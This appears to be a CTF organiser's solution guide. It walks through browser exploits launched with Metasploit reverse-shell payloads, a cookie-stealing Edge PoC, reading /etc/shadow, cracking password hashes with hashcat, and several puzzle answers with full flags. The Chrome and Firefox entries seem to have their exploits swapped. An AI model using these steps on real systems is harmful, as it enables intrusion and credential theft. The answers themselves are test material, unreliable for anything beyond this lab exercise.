1. In the **Chrome** challenge, players can rely on Metasploit or explore the capabilities of Firefox search bar (open files with **<file:///>**).

The appropriate exploit can be found in **msfconsole** (based on “MCallGetProperty Write Side Effects Use After Free" or "JIT”) –

exploit(multi/browser/firefox_jit_use_after_free)

By setting **PAYLOAD linux/x64/meterpreter/reverse_tcp**, **SRVPORT** and **LPORT +/- 1**, player obtains reverse shell connection. Alternatively, player can explore the file system in the Firefox web browser via the search bar (**<file:///>**).

The flag is hidden in **/root/.mozilla/firefox/pinkman/logins.json**

For successful exploitation, player should allow incoming TCP connections from CTFd IP address to their machine using a firewall rule.

2. The **Edge** challenge allows players to use the Proof-of-Concept (PoC) exploit against vulnerable MS Edge (CVE-2023-33145) web browser. The main idea is to steal cookies from it.

1. Edge can be restarted via Fluxbox: Right click on Desktop - Applications - Network - Web - Edge Browser
2. Example of using the PoCsess exploit:

./PoCsess <Your_IP>

3. It’s good to remember about giving execute permissions with:

chmod +x PoCsess

4. In case of restarting the PoCsess exploit and having leftover processes from the previous run:

ps aux | grep PoCsess

sudo kill -9 <PID>

*replace PID with actual number

5. For complete experience, players need to allow incoming TCP connections from CTFd IP address to their machine using a firewall rule.

Finally, after decrypting cookies’ value, player obtains the flag.

3. In the **Firefox** challenge, players utilize Metasploit. After searching for the appropriate exploit in **msfconsole** (based on Google Chrome version), choice becomes obvious:

exploit(multi/browser/chrome_cve_2021_21220_v8_insufficient_validation)

By setting **PAYLOAD linux/x64/meterpreter/reverse_tcp**, **SRVPORT** and **LPORT +/- 1**, player obtains reverse shell connection.

The flag can be found in **/root/file.txt**

For successful exploitation, player should allow incoming TCP connections from the CTFd IP address to their machine using a firewall rule.

4. In the **OpenWRT** challenge, players log in as root with a blank password. The flag can be spotted in **logo_48.png** file Metadata. The **logo_48.png** file is in **/www/luci-static/bootstrap/** directory and can be accessible in browser as:

http://<ip_address>:<port>/luci-static/bootstrap/logo_48.png


5. In the **Pi-hole** challenge, players have the opportunity to learn more about relational databases (**SQLite3**). Pi-Hole acts as a local DNS server on the network that blocks unwanted ads, pop-ups, and trackers.

We have an **open SSH** port and **root** user's **password hash**:

$6$KX0/iMJm$1awRPmeKubwMrX0gKVjpgowKQfB0u71b1bBd758PfFpHKuwn68DM.OMFrIHpnUtM5uAypSvRHUlS2WmISWbCR1


After cracking the hash (for instance, with help of **hashcat** tool and **rockyou.txt**), player obtains root password. Next step – is a SSH connection as:

ssh root@<ip address> -p <docker container port>




```
                   :~$ ssh root@[redacted] -p 9000
root@[redacted]'s password:
Linux 1798dfc02818 6.8.0-59-generic #61~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Tue Apr 15 17:03:15 UTC 2 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May  9 09:19:23 2025 from [redacted]
root@1798dfc02818:~# cat /etc/shadow
root:$6$KX0/iMJm$1awRPmeKubwMrX0gKVjpgowKQfB0u71b1bBd758PfFpHKuwn68DM.OMFrIHpnUtM5uAypSvRHUlS2WmISWbCR1:20217:0:99999:7:::
```

Official Pi-Hole documentation hint has been provided to player in the challenge description: “ … The location of the database defaults to /etc/pihole/<database file> …”



The location of the database can be configured by the config parameter `files.database`. It defaults to `/etc/pihole/pihole-FTL.db`. If the given file does not exist, FTLDNS will create a new (empty) database file.

By querying the Pi-Hole database:



```
root@1798dfc02818:~# sqlite3 /etc/pihole/pihole-FTL.db ".tables"
queries
root@1798dfc02818:~# sqlite3 /etc/pihole/pihole-FTL.db "SELECT * FROM queries;"
```

player can spot hidden flag. Please, pay attention to <user> and SSH port (it’s not default) number.

6. The **Run** challenge includes code derived from:

- Chromium Dino Game

  Copyright (c) 2013–2014 The Chromium Authors

  Licensed under the BSD License

- Dino Game by 牛さん (2022)

  Licensed under the BSD 3-Clause License

Players can access Developer Tools in the web browser -> Console -> index.js -> line 813 -> decode the **Base64** string;

or enumerate the container using tools for web content brute force;

or **Base64** string will be revealed on the screen once player scores at least 42,069 points.

7. The **Semaphore** challenge can be solved with the following logic:

a) EPOCH timestamps -> human-readable datetime values (Europe/Helsinki timezone), as:

1761906600 -> 31.10.2025 12:30 PM

1761903600 -> 31.10.2025 11:40 AM

1761895200 -> 31.10.2025 09:20 AM

1761892200 -> 31.10.2025 08:30 AM

and so on...

b) The position of the clock hands corresponds to the flag signs as shown in the Semaphore Alphabet, i.e.:

12:30 -> D

11:40 -> I

09:20 -> S

08:30 -> A

and so on...

c) Alternatively, human-readable time values can be obtained by viewing contents of the webpage in web browser Inspect Mode and decrypting its BASE64 values, such as:

MTI6MzA= -> 12:30

and so on...

8. **Telegraph** challenge. According to 1808 Codebook (daytime codes):

A132 -> Edelcrantz

A743 -> Åbo

777 -> space

514 -> pr

027 -> at

013 -> a

and so on...

9. **Veracrypt** challenge.

...After walking through the forest, you have spotted an old crypt. You came closer and met a hiker - her name is Vera. But you see something strange in her behavior... Perhaps you can find out what secret she is hiding there?

...You have found a crumpled piece of paper near the crypt:

“


```
- ctfuser:ctfpass
- Tools preinstalled: hashcat, locate, nano, python3, veracrypt, sleuthkit, wget

- Step 1. Generate a hash:
  sudo dd if=<container.vc> of=/home/ctfuser/<container.vc>.hash bs=512 count=1

- Step 2. Decrypt <container.vc>:
  sudo veracrypt --text --non-interactive --filesystem=none --password="<yourpassword>" --pim=0 --protect-hidden=no --mount <container.vc> /home/ctfuser/container.raw

- Step 3. Analyze the decrypted container.raw image:
  fls /home/ctfuser/container.raw

- Step 4. Extract:
  icat /home/ctfuser/container.raw <inode_number> > /home/ctfuser/bingo.txt
  *Replace <inode_number> with the actual number you discovered at Step 3.
```

”

```
1. nano /home/ctfuser/note.txt
2. locate "*.vc" -> /opt/volumes/secret.vc
3. sudo dd if=/opt/volumes/secret.vc of=/home/ctfuser/secret.vc.hash bs=512 count=1
4. hashcat -m 13721 /home/ctfuser/secret.vc.hash /home/ctfuser/minirockyou.txt -> password1
5. sudo veracrypt --text --non-interactive --filesystem=none --password="password1" --pim=0 --protect-hidden=no --mount /opt/volumes/secret.vc /home/ctfuser/container.raw
6. fls /home/ctfuser/container.raw -> 4
7. icat /home/ctfuser/container.raw 4
```

10. The **Weather** challenge is a “find a hidden flag” game within a large JSON file. The player can either explore it in the browser or download the file to their local machine for closer inspection.

The description contains a hint: "Can you figure out what the weather is like in the Grand Banks today?". After searching for "Today-" matches among the timestamp values (measuredTime), the user can notice that 31 sensorValue’s correspond to binary strings instead of decimals. The order of the flags is preserved according to the id values (1-31).



Can you figure out what the weather is like in the Grand Banks today?

Download the .json file

JSON File Content

Kaunista koodia □

```
    }, {
      "id" : 1,
      "roadStationId" : 2049,
      "name" : "ILMA",
      "oldName" : "airtemperature1",
      "shortName" : "Ilma ",
      "sensorValue" : "01000100",
      "sensorUnit" : "°C",
      "measuredTime" : "Today-09:19:00Z"
    }, {
      "id" : 41,
      "roadStationId" : 2049,
      "name" : "ANTURIVIKA",
      "oldName" : "ANTURIVIKA",
      "shortName" : "AntVik",
      "sensorValue" : 0.0,
      "sensorUnit" : "???",
      "measuredTime" : "2021-09-24T09:19:00Z"
    }, {
      "id" : 35,
      "roadStationId" : 2049,
      "name" : "JÄÄTAAJUUS_1",
```

The flag can be obtained after decoding the found binaries:

01000100 01001001 01010011 01000001 01111011 01001001 01011111

01100100 01101111 01101110 00100111 01110100 01011111 01101000

01100001 01110110 01100101 01011111 01110100 01101000 01100101

01011111 01100110 01101111 01100111 01100111 01101001 01100101

01110011 01110100 01111101

11. In the **Word** challenge, players can obtain the password **hash** of **document.docx** with help of **office2john.py** or **office2hashcat.py** as follows:

```
python3 office2hashcat.py document.docx
```

```
$office$*2013*100000*256*16*c956 ... c715
```

After cracking the hash, player obtains password:

```
hashcat -a 0 hash.txt rockyou.txt
```

By selecting entire text and changing font color, players can spot hidden flag.